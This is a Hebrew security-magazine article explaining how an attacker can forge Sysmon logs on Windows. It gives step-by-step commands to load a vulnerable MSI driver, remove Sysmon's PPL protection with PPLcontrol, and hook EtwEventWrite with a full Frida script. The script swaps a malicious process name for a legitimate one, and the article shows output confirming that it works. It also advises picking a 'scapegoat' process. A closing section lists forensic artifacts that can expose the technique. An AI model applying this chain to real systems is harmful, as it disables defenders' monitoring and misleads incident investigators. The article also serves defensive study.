digital whisper
Technologic Papers

זיוף לוגים להטעיית ההגנה

מאת רועי פתייה

הקדמה

כידוע ישנם מספר רב של דרכים בהם משתמשים צוותי הגנה כדי לעקוב ולנטר אחרי פעולות חשודות על עמדות.

התשובה של תוקפים בדרך כלל לכלי ניטור אלו הינה נטרול של מערכות הניטור במגוון דרכים, כגון הקפאת Threads של תהליכי ניטור, ניצול חולשות הקיימות בהם כדי להפיל אותם, ועוד.

חשוב לציין שלכלי ניטור שונים יש מספר רב של דרכים לזהות שיטות אלו - כגון מעקב אחרי כמות לוגים אשר מתקבלת מעמדות, זיהוי מחיקת לוגים ועוד.

היום אנחנו נעסוק בשיטה ייחודית אשר לא מצאתי עליה כמעט בכלל תיעוד באינטרנט. שיטה זו ניגשת לבעיה בצורה יותר ייחודית בכדי לא רק להסתיר מתווה תקיפה, אלא לקחת את זה צעד קדימה, ולגרום לזיכוי של האירוע, או במקרה הגרוע ביותר (לצד התוקף) - לגרום לחוקרים לבזבז זמן רב מאוד לפני שיגיעו למה שבאמת התרחש.

כפי שניתן להבין מהכותרת, אנחנו נעסוק לא במחיקה או הסתרה, אלא בזיוף לוגים!

עיקר הטכניקה מתבסס על כך שאנחנו נשנה את הלוגים עוד לפני שהם נכתבים, ללוגים הנראים לגיטימיים.

לדוגמא, במקום שהקובץ שלנו, שנקרא Malware.exe, אשר קיים תחת תיקיית Temp, יצר תקשורת בשעה 14:00 - יהיה רשום בלוגים שהתהליך Gpupdate.exe יצר תקשורת, והוא ממוקם תחת הנתיב C:\Windows\System32\gpupdate.exe.

שאלה שעולה היא למה שנשקיע זמן ומאמץ לעשות זאת במקום פשוט למחוק את הלוגים או לפגוע בתקינות של כלי הניטור?

מסיבה מאוד פשוטה!

אנחנו רוצים לעקוף כמה שניתן את חוקי הניטור של מערכות ההגנה.

ואנחנו גם רוצים, שבמידה וחוקרים מגיעים לחקור את העמדה שתקפנו, להטעות אותם ולגרום להם לחקור תהליכים לגיטימיים במקום, ולבזבז להם כמה שיותר זמן.

עכשיו אתם בטח שואלים, כיצד ניתן לעשות משהו כזה?

במאמר זה נעבור על דוגמא מאוד פשוטה של זיוף לוגים על שיטת הניטור הפופולרית ביותר על עמדות Windows, הלוא היא - Sysmon.

חשוב לציין שזה בעיקר בשביל ההדגמה, ואת העיקרון עצמו אפשר ליישם בקלות על כל כלי ניטור אשר הינכם מתמודדים מולו.

קריאה נעימה!

רקע על Sysmon וכלי ניטור דומים

נתחיל קודם כל בלתת רקע מאוד בסיסי על מה הוא Sysmon, במידה ואתם מכירים, תוכלו לדלג על חלק זה.
Sysmon הינו כלי תחת הספרייה Sysinternals של Microsoft, אשר מרחיב את יכולות הלוגים של Windows בכך שהוא מתעד בצורה מפורטת יצירת תהליכים, חיבורי רשת, שינויי קבצים ועוד.
נהוג לשלוח את הלוגים אשר הוא מפיק למערכות SIEM לניתוח, מה שהופך אותו לכלי מרכזי בציד איומים והגנה בארגונים.
Sysmon מותקן כ-Service במערכת Windows, ומופעל ברקע. בעת ההתקנה, ניתן להגדיר קובץ קונפיגורציה (XML) המכיל את הכללים והפילטרים אשר יקבעו אילו אירועים יש לתעד ואילו לא, כגון:

- **תהליכים:** Sysmon עוקב אחרי יצירת תהליכים (Process Creation), כולל נתונים כמו שם התהליך, מזהה התהליך (PID) , מזהה תהליך האב (PPID) ושורת הפקודה (Command Line).
- **חיבורים לרשת:** ניטור חיבורים יוצאים ונכנסים, מספק מידע כגון כתובות IP, פורטים ופרוטוקולים.
- **שינויים בקבצים:** מעקב אחר יצירה, שינוי או מחיקה של קבצים חשובים.

Sysmon נעזר בחיבור ישיר למערכת ההפעלה באמצעות התקנת Kernel Driver - כדי ללכוד אירועים (ב-"Low Level") בצורה יעילה, וללא השפעה ניכרת על ביצועי המערכת.
הוא כותב את המידע שנלכד לקובץ יומן (Event Log) של Windows, כך שניתן לנתח את המידע מאוחר יותר באמצעות כלים נוספים או להעביר אותו למערכת SIEM.

- ללינוקס יש את Sysmon for Linux - גרסה אשר מהווה פורט של Sysmon, ללכידת אירועי מערכת ברמת פירוט דומה לזו שבמערכת ההפעלה Windows.

מהו PPL (Protected Process Light)

כמו שתיארנו בהקדמה, התופעה של פגיעה בכלי ניטור על עמדות איננה חדשה, ובמהלך השנים נקטו במגוון דרכים שמגנות על תוכנות של מערכת ההפעלה Windows בכדי למנוע מתוקפים לפגוע בהן. ולכן, נתחיל מאמצעי ההגנה המרכזי של Windows על Symon אשר מגן עליו משינויים חיצוניים, אמצעי זה נקרא **PPL**.

PPL הוא מנגנון אבטחה במערכות Windows שמטרתו להגן על תהליכים מסוימים מפני גישה, שינוי או ניתוח לא מורשים.

PPL מגן על תהליכים באמצעות הוספת FLAG לתהליך, כך שרק תוכנות בעלות הרשאות מתאימות יכולות לגעת באזור הזיכרון שלו. זה מונע מתוכנות זדוניות או כלים לניתוח (Debuggers) לבצע פעולות על תהליכים אלו.

להלן סוגי ה-FLAGS הקיימים:

ProtectionLevel	ProtectionLevelHex	TrustLevel SID	Trust SID Value Name
PsProtectedSignerWinTcb-Light	0x61	S-1-19-512-8192	PPL-TCB
PsProtectedSignerAntimalware-Light	0x31	S-1-19-512-1536	PPL-Anti-Malware
PsProtectedSignerWindows-Light	0x51	S-1-19-512-4096	PPL-Windows
PsProtectedSignerWinTcb	0x62	S-1-19-1024-8192	PP-TCB
PsProtectedSignerMax	0x72	S-1-19-1024-8192	PP-TCB

Value	Meaning
PROTECTION_LEVEL_WINTCB_LIGHT	For internal use only.
PROTECTION_LEVEL_WINDOWS	For internal use only.
PROTECTION_LEVEL_WINDOWS_LIGHT	For internal use only.
PROTECTION_LEVEL_ANTIMALWARE_LIGHT	For internal use only.
PROTECTION_LEVEL_LSA_LIGHT	For internal use only.
PROTECTION_LEVEL_WINTCB	Not implemented.
PROTECTION_LEVEL_CODEGEN_LIGHT	Not implemented.
PROTECTION_LEVEL_AUTHENTICODE	Not implemented.
PROTECTION_LEVEL_PPL_APP	The process is a third party app that is using process protection.
PROTECTION_LEVEL_NONE	The process is not protected.

PPL מציע רמה דינמית של הגנה - כך שתהליכים שאינם קריטיים ביותר אך עדיין דורשים הגנה נוספת (כמו תהליכי אנטי-וירוס או במקרה שלנו - Sysmon) יכולים להיות מוגנים בצורה גמישה יותר.

חשוב לציין שהשימוש ב-PPL התחיל רק בגרסאות חדשות של Windows, ולכן לא רלוונטי לגרסאות ישנות כמו Windows 7 או Windows XP.

ה-FLAG נמצא במבנה "EPROCESS" ב-Kernel, בשדה "Protection".

```
127     struct _MMSUPPORT_FULL Vm;
128     struct _LIST_ENTRY MmProcessLinks;
129     ULONG ModifiedPageCount;
130     LONG ExitStatus;
131     struct _RTL_AVL_TREE VadRoot;
132     PVOID VadHint;
133     ULONG64 VadCount;
134     ULONG64 VadPhysicalPages;
135     ULONG64 VadPhysicalPagesLimit;
136     struct _ALPC_PROCESS_CONTEXT AlpcContext;
137     struct _LIST_ENTRY TimerResolutionLink;
138     struct _PO_DIAG_STACK_RECORD * TimerResolutionStackRecord;
139     ULONG RequestedTimerResolution;
140     ULONG SmallestTimerResolution;
141     union _LARGE_INTEGER ExitTime;
142     struct _INVERTED_FUNCTION_TABLE * InvertedFunctionTable;
143     struct _EX_PUSH_LOCK InvertedFunctionTableLock;
144     ULONG ActiveThreadsHighWatermark;
145     ULONG LargePrivateVadCount;
146     struct _EX_PUSH_LOCK ThreadListLock;
147     PVOID WnfContext;
148     struct _EJOB * ServerSilo;
149     UCHAR SignatureLevel;
150     UCHAR SectionSignatureLevel;
151     struct _PS_PROTECTION Protection;
152     UCHAR HangCount: 3;
153     UCHAR GhostCount: 3;
154     UCHAR PrefilterException: 1;
155     ULONG Flags3;
156     ULONG Minimal: 1;
157     ULONG ReplacingPageRoot: 1;
158     ULONG Crashed: 1;
159     ULONG JobVadsAreTracked: 1;
160     ULONG VadTrackingDisabled: 1;
161     ULONG AuxiliaryProcess: 1;
162     ULONG SubsystemProcess: 1;
163     ULONG IndirectCpuSets: 1;
164     ULONG RelinquishedCommit: 1;
```

- אם אתם רוצים ללמוד עוד על מבנה הזיכרון של Windows, EPROCESS ועוד, ממבט התקפי, אני ממליץ בחום על המאמר של שי גילת, וגם המאמר הזה בנושא PPL וכיצד הוא בנוי.

מה היא שיטת BYOVD

על מנת לשנות את ה-FLAG של ה-PPL, נצטרך הרשאות ברמת ה-Kernel, מכיוון שהמבנה EPROCESS נמצא באזור הזיכרון של ה-Kernel.

אציג שיטה מאוד מוכרת להתמודדות עם מקרים כאלו בהם נדרשת גישה ל-Kernel, שלא דורשת ליצור Driver משלכם.

BYOVD או Bring Your Own Vulnerable Driver היא טכניקת תקיפה בה התוקף מביא ומטעין Driver פגיע במערכת היעד. במקום לנסות למצוא או לנצל פגיעות במערכת הקיימת על מנת להסלים הרשאות ברמת Kernel, התוקף מכין מראש (או מאתר) Driver עם חולשות ידועות.
טכניקה זו מאפשרת הכנסה של Driver לגיטימי חתום רשמית אשר התוקף יכול להשתמש בו בכדי לבצע פעולות ברמת ה-Kernel בצורה שקטה, מכיוון שמדובר רק על ניצול חולשה מול הדרייבר.
בעזרת ה-Driver הפגיע ניתן לבצע שינויים ל-FLAGS על כל תהליך, ובמקרה הזה ניתן לשנות את ה-FLAG של ה-PPL ל-0 - מה שמאפשר לגשת לזיכרון של התהליך שכבר לא מוגן, כך שנוכל להמשיך בתקיפה.

ניתן לראות דוגמא לביצוע שיטה זאת על ידי itm4n, שמשתמש בדרייבר פגיע של MSI על מנת ליצור כלי להתעסקות עם ה-FLAGS של ה-PPL בפרויקט שלו: https://github.com/itm4n/PPLcontrol
ומגוון פרויקטים דומים נוספים:

- https://github.com/wavestone-cdt/EDRSandblast
- https://github.com/RedCursorSecurityConsulting/PPLKiller
- https://github.com/hoangprod/DanSpecial

מימוש התקיפה בפועל

בחזרה למטרת המאמר - זיוף לוגים על הכלי Sysmon.

בעזרת Process Explorer ניתן לראות את התהליך של Sysmon שרץ על מכונת היעד שלנו, ובתמונה הבאה ניתן לראות גם את סוג ההגנה שחל על התהליך בעמודה "Protection":

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Protection
svchost.exe		16,904 K	3,704 K	2212	Host Process for Windows S...	Microsoft Corporation	
VGAuthService.exe		3,004 K	516 K	2292	VMware Guest Authenticatio...	VMware, Inc.	
Sysmon64.exe	< 0.01	5,584 K	4,840 K	2312			PsProtectedSignerAntimalware-Light
vm3dservice.exe		1,432 K	152 K	2324	VMware SVGA Helper Service	VMware, Inc.	
vm3dservice.exe		1,604 K	1,696 K	2468	VMware SVGA Helper Service	VMware, Inc.	
vmtoolsd.exe	< 0.01	5,924 K	5,224 K	2344	VMware Tools Core Service	VMware, Inc.	
MsMpEng.exe	< 0.01	153,376 K	97,188 K	2384			PsProtectedSignerAntimalware-Light
SearchIndexer.exe		18,996 K	8,080 K	2688	Microsoft Windows Search I...	Microsoft Corporation	
SearchProtocolHost.e...		1,644 K	444 K	5720	Microsoft Windows Search P...	Microsoft Corporation	
dllhost.exe	< 0.01	4,100 K	2,476 K	2828	COM Surrogate	Microsoft Corporation	
NisSrv.exe		3,776 K	216 K	2820			PsProtectedSignerAntimalware-Light

כמו שציינתי קודם לכן, על מנת להסיר את ההגנה על התהליך, נצטרך הרשאות ברמת ה-Kernel, ונשתמש בטכניקת BYOVD.

למען ההדגמה, נשתמש ב-POC הנוח של itm4n שדיברנו עליו (PPLControl).

נתחיל מלטעון את ה-Driver הפגיע של MSI:

```
C:\Windows\system32>sc.exe create RTCore64 type=kernel start=auto binPath="C:\Users\Test\Desktop\RTCore64.sys" DisplayNa
me="Micro - Star MSI Afterburner"
[SC] CreateService SUCCESS

C:\Windows\system32>net start RTCore64

The Micro - Star MSI Afterburner service was started successfully.
```

כעת נסיר את ההגנה של ה-PPL על התהליך של Sysmon, על ידי שינוי ה-FLAG שלו בעזרת ה-POC, אשר פותח Handle ל-Driver ומנצל את החולשה בו:

```
C:\Windows\system32>"C:\Users\Test\Desktop\PPLcontrol.exe" list

  PID   |  Level  |     Signer      |     EXE sig. level     |     DLL sig. level     |    Kernel addr.
-------+---------+-----------------+------------------------+------------------------+--------------------
     4 | PP  (2) | WinSystem   (7) | WindowsTcb     (0x1e)  | Windows        (0x1c)  | 0xffff8005fc49a040
    72 | PP  (2) | WinSystem   (7) | Unchecked      (0x00)  | Unchecked      (0x00)  | 0xffff8005fc4d2080
   528 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e)  | Windows        (0x0c)  | 0xffff8005ff4ea080
   632 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e)  | Windows        (0x0c)  | 0xffff8005ff415140
   704 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e)  | Windows        (0x0c)  | 0xffff8005ffbf1140
   712 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e)  | Windows        (0x0c)  | 0xffff8005ffbbf080
   824 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e)  | Windows        (0x0c)  | 0xffff8005ffb9d080
  1548 | PP  (2) | WinSystem   (7) | Unchecked      (0x00)  | Unchecked      (0x00)  | 0xffff800600c0f040
  2172 | PPL (1) | Windows     (5) | Windows        (0x3c)  | Windows        (0x0c)  | 0xffff800601015080
  2312 | PPL (1) | Antimalware (3) | Antimalware    (0x37)  | Antimalware    (0x07)  | 0xffff8006010960c0
  2384 | PPL (1) | Antimalware (3) | Antimalware    (0x37)  | Microsoft      (0x08)  | 0xffff8006010a2280
  2820 | PPL (1) | Antimalware (3) | Antimalware    (0x37)  | Microsoft      (0x08)  | 0xffff8006014f6080
  5600 | PPL (1) | Windows     (5) | Windows        (0x3c)  | Windows        (0x0c)  | 0xffff80060235a280
  5276 | PPL (1) | Windows     (5) | Windows        (0x3c)  | Windows        (0x0c)  | 0xffff800601f43080
  1756 | PP  (2) | WinTcb      (6) | WindowsTcb     (0x1e)  | Windows        (0x1c)  | 0xffff800602818300
  5204 | PPL (1) | Windows     (5) | Windows        (0x3c)  | Windows        (0x0c)  | 0xffff8006026ec080
  6728 | PPL (1) | Windows     (5) | Windows        (0x3c)  | Windows        (0x0c)  | 0xffff800601dc70c0

[+] Enumerated 17 protected processes.

C:\Windows\system32>"C:\Users\Test\Desktop\PPLcontrol.exe" unprotect 2312
[+] The process with PID 2312 is no longer a PP(L).
```

החולשה ב-Driver נגרמת מחוסר בדיקת טווח הכתובות אשר מוזן אליו, דבר שמאפשר לנו לכתוב ולקרוא לכל מקום בזיכרון.

כעת בבדיקה באמצעות Process Explorer ניתן לראות שהתהליך של Sysmon אינו מוגן יותר, ולכן עכשיו נוכל לגשת לו לזיכרון באיזו צורה שנרצה ולהמשיך עם התקיפה שלנו:

	CPU	Private Bytes	Working Set	PID	Description	Company Name	Protection
svchost.exe	< 0.01	17,032 K	7,572 K	2212	Host Process for Windows S...	Microsoft Corporation	
VGAuthService.exe		3,004 K	524 K	2292	VMware Guest Authenticatio...	VMware, Inc.	
Sysmon64.exe	< 0.01	5,544 K	2,300 K	2312	System activity monitor	Sysinternals - www.sysinternals.com	
vm3dservice.exe		1,432 K	220 K	2324	VMware SVGA Helper Service	VMware, Inc.	
vm3dservice.exe		1,604 K	1,716 K	2468	VMware SVGA Helper Service	VMware, Inc.	
vmtoolsd.exe	< 0.01	5,932 K	5,344 K	2344	VMware Tools Core Service	VMware, Inc.	
MsMpEng.exe	4.48	149,816 K	60,924 K	2384			PsProtectedSignerAntimalware-Light
SearchIndexer.exe	< 0.01	18,892 K	6,572 K	2688	Microsoft Windows Search I...	Microsoft Corporation	
dllhost.exe	< 0.01	4,100 K	1,428 K	2828	COM Surrogate	Microsoft Corporation	
NisSrv.exe		3,776 K	616 K	2820			PsProtectedSignerAntimalware-Light

הכלי שבו נשתמש להתעסקות עם זיכרון המחשב, שיש לציין - הוא האהוב עליי, זה הכלי **Frida**, אשר הוא הוא כלי open source שמאפשר להזריק קטעי JavaScript או ספריות משלך לתוך תהליכים חיים, כדי ליירט ולשנות קריאות פונקציה ומידע בזיכרון.

הכלי תומך במערכות Windows, macOS, Linux, Android ו-iOS, וכולל API עשיר לסריקת זיכרון, שינוי ערכים והרצת סקריפטים בזמן אמת.

- לא אוכל להרחיב על Frida מספיק במאמר זה, לכן אני ממליץ לקרוא את המאמר של יובל מור על הכלי.

בעזרת מחקר קל באינטרנט ניתן למצוא ש-Sysmon משתמש בפונקציה EtwEventWrite, אשר הוא מייבא מ-NTDLL.DLL.

למזלנו, ישנו תיעוד של Microsoft על הפרמטרים אשר הפונקציה מקבלת ולכן יהיה לנו קל מאוד להתמודד איתה:

```
ULONG
EVNTAPI
EtwEventWrite(
    __in REGHANDLE RegHandle,
    __in PCEVENT_DESCRIPTOR EventDescriptor,
    __in ULONG UserDataCount,
    __in_ecount_opt(UserDataCount) PEVENT_DATA_DESCRIPTOR UserData
    );
```

מכיוון שהסרנו את ההגנה על מרחב הזיכרון של התהליך Sysmon, נוכל עכשיו בעזרת Frida לבצע Intercept ישירות לפונקציה, ולבצע בה שינויים בעזרת קוד פשוט מאוד - הנה דוגמא פשוטה שכתבתי להחלפה של כל שורה אשר מכילה "Malware.exe" עם "Gpupdate.exe":

```
var targetFunc = Module.getExportByName(null, 'EtwEventWrite');
    console.log("[+] Hooking EtwEventWrite at address: " + targetFunc);

    Interceptor.attach(targetFunc, {
      onEnter: function(args) {
        console.log("\n[+] EtwEventWrite called:");

        //Event ID from the EVENT_DESCRIPTOR struct (args[1]).
        var eventDescriptorPtr = args[1];
        var eventID = Memory.readU16(eventDescriptorPtr.add(2));  // Event ID
offset
        console.log("  - Event ID: " + eventID);


        // Num of event data fields.
        var userDataCount = args[2].toInt32();
        console.log("  - Number of Data Fields: " + userDataCount);

        // Reading event data.
        var eventDataPtr = args[3];
        if (userDataCount > 0 && !eventDataPtr.isNull()) {
            console.log("  - Extracting Event Data");
```

```
            for (var i = 0; i < userDataCount; i++) {
                var descriptorPtr = eventDataPtr.add(i * 16);
                var dataPtr = Memory.readPointer(descriptorPtr.add(0));
                var dataSize = Memory.readU32(descriptorPtr.add(8));

                if (dataSize > 0) {
                    try {
                        // Read the data as a string.
                        var originalData = Memory.readUtf16String(dataPtr,
dataSize / 2);
                        console.log("    - Data[" + i + "]: " + originalData);
                        // Modify the event log data if it contains
"Malware.exe"
                        if (originalData.indexOf("Malware.exe") !== -1) {{
                            console.log("    -> Replacing Malware.exe with
Gpupdate.exe");

                            var newStr = "Gpupdate.exe";
                            var maxChars = (dataSize / 2) - 1;

                            if (newStr.length > maxChars) {{
                                console.log("  -----> New string too long,
truncating from " + newStr.length + " to " + maxChars + " characters.");
                                newStr = newStr.substring(0, maxChars);
                            }} else if (newStr.length < maxChars) {{
                                // Padding the new string with spaces to match
the original buffer size.
                                newStr = newStr.padEnd(maxChars, ' ');
                            }}

                            // Writing new string instead.
                            Memory.writeUtf16String(dataPtr, newStr);

                        }}
                    } catch (e) {
                        console.log("    - Data[" + i + "]: Error reading
string: " + e);
                    }
                }
            }
        }
      },

      onLeave: function(retval) {
      }
});
```

- זו דוגמא מאוד פשוטה ולכן אין התעסקות עם אורך ה-Data החדש, מכיוון שזה יצריך יצירה של אובייקט EVENT_DATA_DESCRIPTOR חדש לגמרי.

בעזרת Frida והסקריפט הפשוט שלנו נבצע Hook לפונקציה שאנחנו מחפשים:

```
C:\Windows\system32>frida -p 2880 -l "C:\Users\Test\Desktop\Example.js"
     ____
    / _  |   Frida 16.6.6 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Local System (id=local)
Attaching...
[*] Hooking EtwEventWrite at address: 0x7ffa6f0bf1b0
[Local::PID::2880 ]->
```


נוכל לראות שאנחנו מצליחים לפרסר את הלוגים כמו שצריך:

```
[HOOK] EtwEventWrite called!
  - Event ID: 4099
  - Event Level: 0
  - Number of Data Fields: 6
  - Extracting Event Data...
    - Data[0]: -
    - Data[1]: 2025-03-02 12:09:06.862
    - Data[2]: □ □ □ □ :
    - Data[3]: □
    - Data[4]: C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\ScreenClippingHost.exe
    - Data[5]: DESKTOP-OO1BUKQ\Test
```

עכשיו נבדוק אם שינוי הלוגים עובד כמו שצריך על ידי הרצה של תוכנה אשר נקרא לה "Malware.exe":

```
[HOOK] EtwEventWrite called!
  - Event ID: 4099
  - Event Level: 0
  - Number of Data Fields: 6
  - Extracting Event Data...
    - Data[0]: -
    - Data[1]: 2025-03-02 12:10:32.685
    - Data[2]: □ □ □ □ ˚
    - Data[3]: □
    - Data[4]: C:\Users\Test\Desktop\Malware.exe
    -> Replacing Malware.exe with Gpupdate.exe
    - Data[5]: DESKTOP-OO1BUKQ\Test
```

ניתן לראות שאכן הצלחנו לשנות את הלוגים:



במקרה תקיפה אמיתי נוכל לשנות את הלוגים כך שיציגו במדויק מידע של תהליך לגיטימי שנרצה לכוון את תשומת הלב של צוותי ההגנה אליו, במקום לתהליך החשוד שלנו. אבל מה שהצגתי במאמר זה מספיק כדי להעביר את הנקודה לפעם הזאת.

שיטה טובה תהיה לנסות ולחפש תהליכים לגיטימיים שמתנהגים בצורה הכי דומה לפעולות הזדוניות שמתוכנן לבצע ולהשתמש בהם כ-"Scapegoat", ולהשליך עליהם את החשד של צוותי ההגנה.

צד כחול

חשוב לציין שלא נעשה פה שום דבר מורכב מדי, ויש לשיטה הזאת המון נקודות תורפה. העיקרית היא שאנחנו תוקפים מקור לוגים אחד (כמובן שהתוקף יכול לכוון לכל המקורות אשר משאירים ראיות אך תמיד יש כמות השקעה מסוימת מול כמות תועלת), ולכן ניתן בקלות יחסית בעזרת השוואה לארטיפקטים שונים למצוא את חוסר התאימות בין הלוגים - לבין הפעולות שקרו בפועל. לדוגמא איזה תהליכים רצו, אילו שינויים נעשו על הדיסק וכדומה.

ארטיפקטים אשר ניתן להשתמש בהם כדי לחשוף את שיטת הסתרת התקיפה שהדגמנו:

- Prefetch Files - קבצים שמערכת Windows יוצרת כדי לזרז טעינה של תוכנות - מכילים מידע מתי ואילו תוכנות הורצו.
- Shimcache - רשומה בזיכרון של מערכת ההפעלה (Application Compatibility Cache) - מתעדת אילו קבצים בוצעו בעבר, גם אם כבר נמחקו.
- Amcache - רישום נוסף של הפעלת תוכנות וקבצים, כולל פרטים כמו מיקום, חתימה, תאריכים - נשמר תחת הרג'יסטרי.
- Registry Artifacts (שאריות מידע ברג'יסטרי של Windows, שיכולות להצביע על תוכנות ופעולות שבוצעו.)
  - User Assist- רושם אילו תוכנות הופעלו דרך ממשק המשתמש.
  - MRU lists, רשימות Most Recently Used- מספקות מידע על קבצים/נתיבים שנפתחו לאחרונה.
  - RecentDocs - שמות מסמכים שהמשתמש פתח לאחרונה.
- Shortcut (LNK) Files & Jump Lists - קיצורי דרך (LNK) וקבצי jump list מתעדים אילו קבצים נפתחו ומתי - גם אם הקבצים עצמם נמחקו.
- NTFS Artifacts - מידע מובנה במערכת הקבצים של Windows (NTFS) כמו timestamps, הרשאות, היסטוריית שינויים.
- Master File Table (MFT) records and USN Journal entries
  - MFT: טבלת המטא-נתונים של כל קובץ בדיסק - מספקת מידע על קיום קבצים גם אם נמחקו.
  - USN Journal: יומן שינויים ברמת NTFS - מתעד פעולות כמו יצירה, שינוי, מחיקה של קבצים.

- Shellbags - רושמים את הדרך בה נפתחו תיקיות בממשק הגרפי (כולל תיקיות על התקנים חיצוניים), אפשר לדעת שהמשתמש פתח תיקיה גם אם היא כבר לא קיימת.
- WMI and PowerShell Logs - יומנים שמתעדים הרצת סקריפטים או פקודות דרך PowerShell או WMI.

ניתן לפרוס הגנות ומעקב על כלי הניטור שלנו כדי לזהות ולמנוע פגיעה בהם. נוכל לבצע זיהוי של Vulnerable Drivers, ליצור חוקי ניטור גמישים יותר ולא להסתמך על מקורות לוגים בודדים.

בנוסף לכך ניתן לנסות לתפוס את הפעולה הראשונית לפני שהתוקף מצליח לחבל בתהליכי הניטור שלנו, אך זה תלוי מאוד בצורה שבה התוקף מבצע את התקיפה, ולכן אין משהו אשר ניתן להתכונן אליו במאה אחוז מראש.

מסקנות

במאמר זה עברנו על שיטת תקיפה שמנצלת חולשה מאוד משמעותית אצל הגנת הסייבר, והיא התמודדות עם False Positives.

רוב הזמן המוח שלנו יכוון אותנו לאפשרות הנוחה והקלה ביותר. כאשר ישנם מספר רב של אירועים שרוב הזמן אינם אירועי אמת או שמדובר בתקלה, אנשים רגילים לכך שאין צורך להשקיע ולחקור משהו אשר על פני השטח נראה לגיטימי.

בתקיפה שלנו, הלוגים אכן מצביעים על כך שנעשה משהו לגיטימי, כך שגם אם יחקרו את התהליך שזוהה בניטור (אם בכלל), מה שיופיע בלוגים יהיה תהליך לגיטימי לחלוטין, ולא יהיה סממן שיתריע לנו על כך שהתרחש פה יותר מאשר מה שנראה לעין.

הדבר אשר אני רוצה להעלות במאמר זה, הוא שלא משנה איפה אתם מתפקדים בעולם הסייבר, אנחנו צריכים תמיד להיות ערניים ולהיזהר לא להתרגל לצורת התפקוד הנוכחית, אינכם יכולים לדעת מתי דבר אשר נראה לגמרי לגיטימי כי התרגלתם אליו, יכול בעצם להיות תקיפה שלמה שקורית מתחת לאף שלכם.

לכן תמיד כדאי להיות מוכנים ככל שניתן בכדי לא רק להתמודד עם זיהוי איומים, אלא גם להתכונן למקרה שבו התוקף נמצא כבר ברשת וכיצד נוכל לצמצם את הנזק הפוטנציאלי מראש.

ובנימה זאת,

תודה רבה על כך שהשקעתם מזמנכם לקרוא את המאמר, אני מקווה שזה היה מעניין.

על המחבר

שמי רועי פתייה, משוחרר טרי לאחר שירות משמעותי ועיסוק בעולמות ההגנה, החקירות הפורנזיות ואימוני הסייבר.

כתחביב, אני אוהב "לשבור" מערכות ואפליקציות (ולפעמים גם משחקים) - מתוך רצון ללמוד, להבין, ולשתף רעיונות שיכולים לעזור לעולם ההגנתי לשמור על זווית ראייה רעננה ויצירתית מול איומים מתפתחים.

להצטרפות לשיח או לשאלות, מוזמנים לפנות אליי בלינקדאין :)

https://www.linkedin.com/in/roei-fetaya-11aa03240

מקורות מידע

- https://itm4n.github.io/debugging-protected-processes/
- https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/eprocess
- https://exatrack.com/public/SysmonInternals.pdf
- https://techcommunity.microsoft.com/blog/microsoftsecurityexperts/strategies-to-monitor-and-prevent-vulnerable-driver-attacks/4103985
- https://frida.re/
- https://medium.com/@boutnaru/the-windows-security-journey-ppl-protected-processes-light-831d5f371004
- https://medium.com/@peace_o_O/introduction-to-windows-artifacts-your-gateway-to-effective-incident-response-cc39172af3a3
- https://medium.com/@mehrnoush/shimcache-amcache-forensic-analysis-99a8a9733772
- https://0xv1n.github.io/posts/processprotection/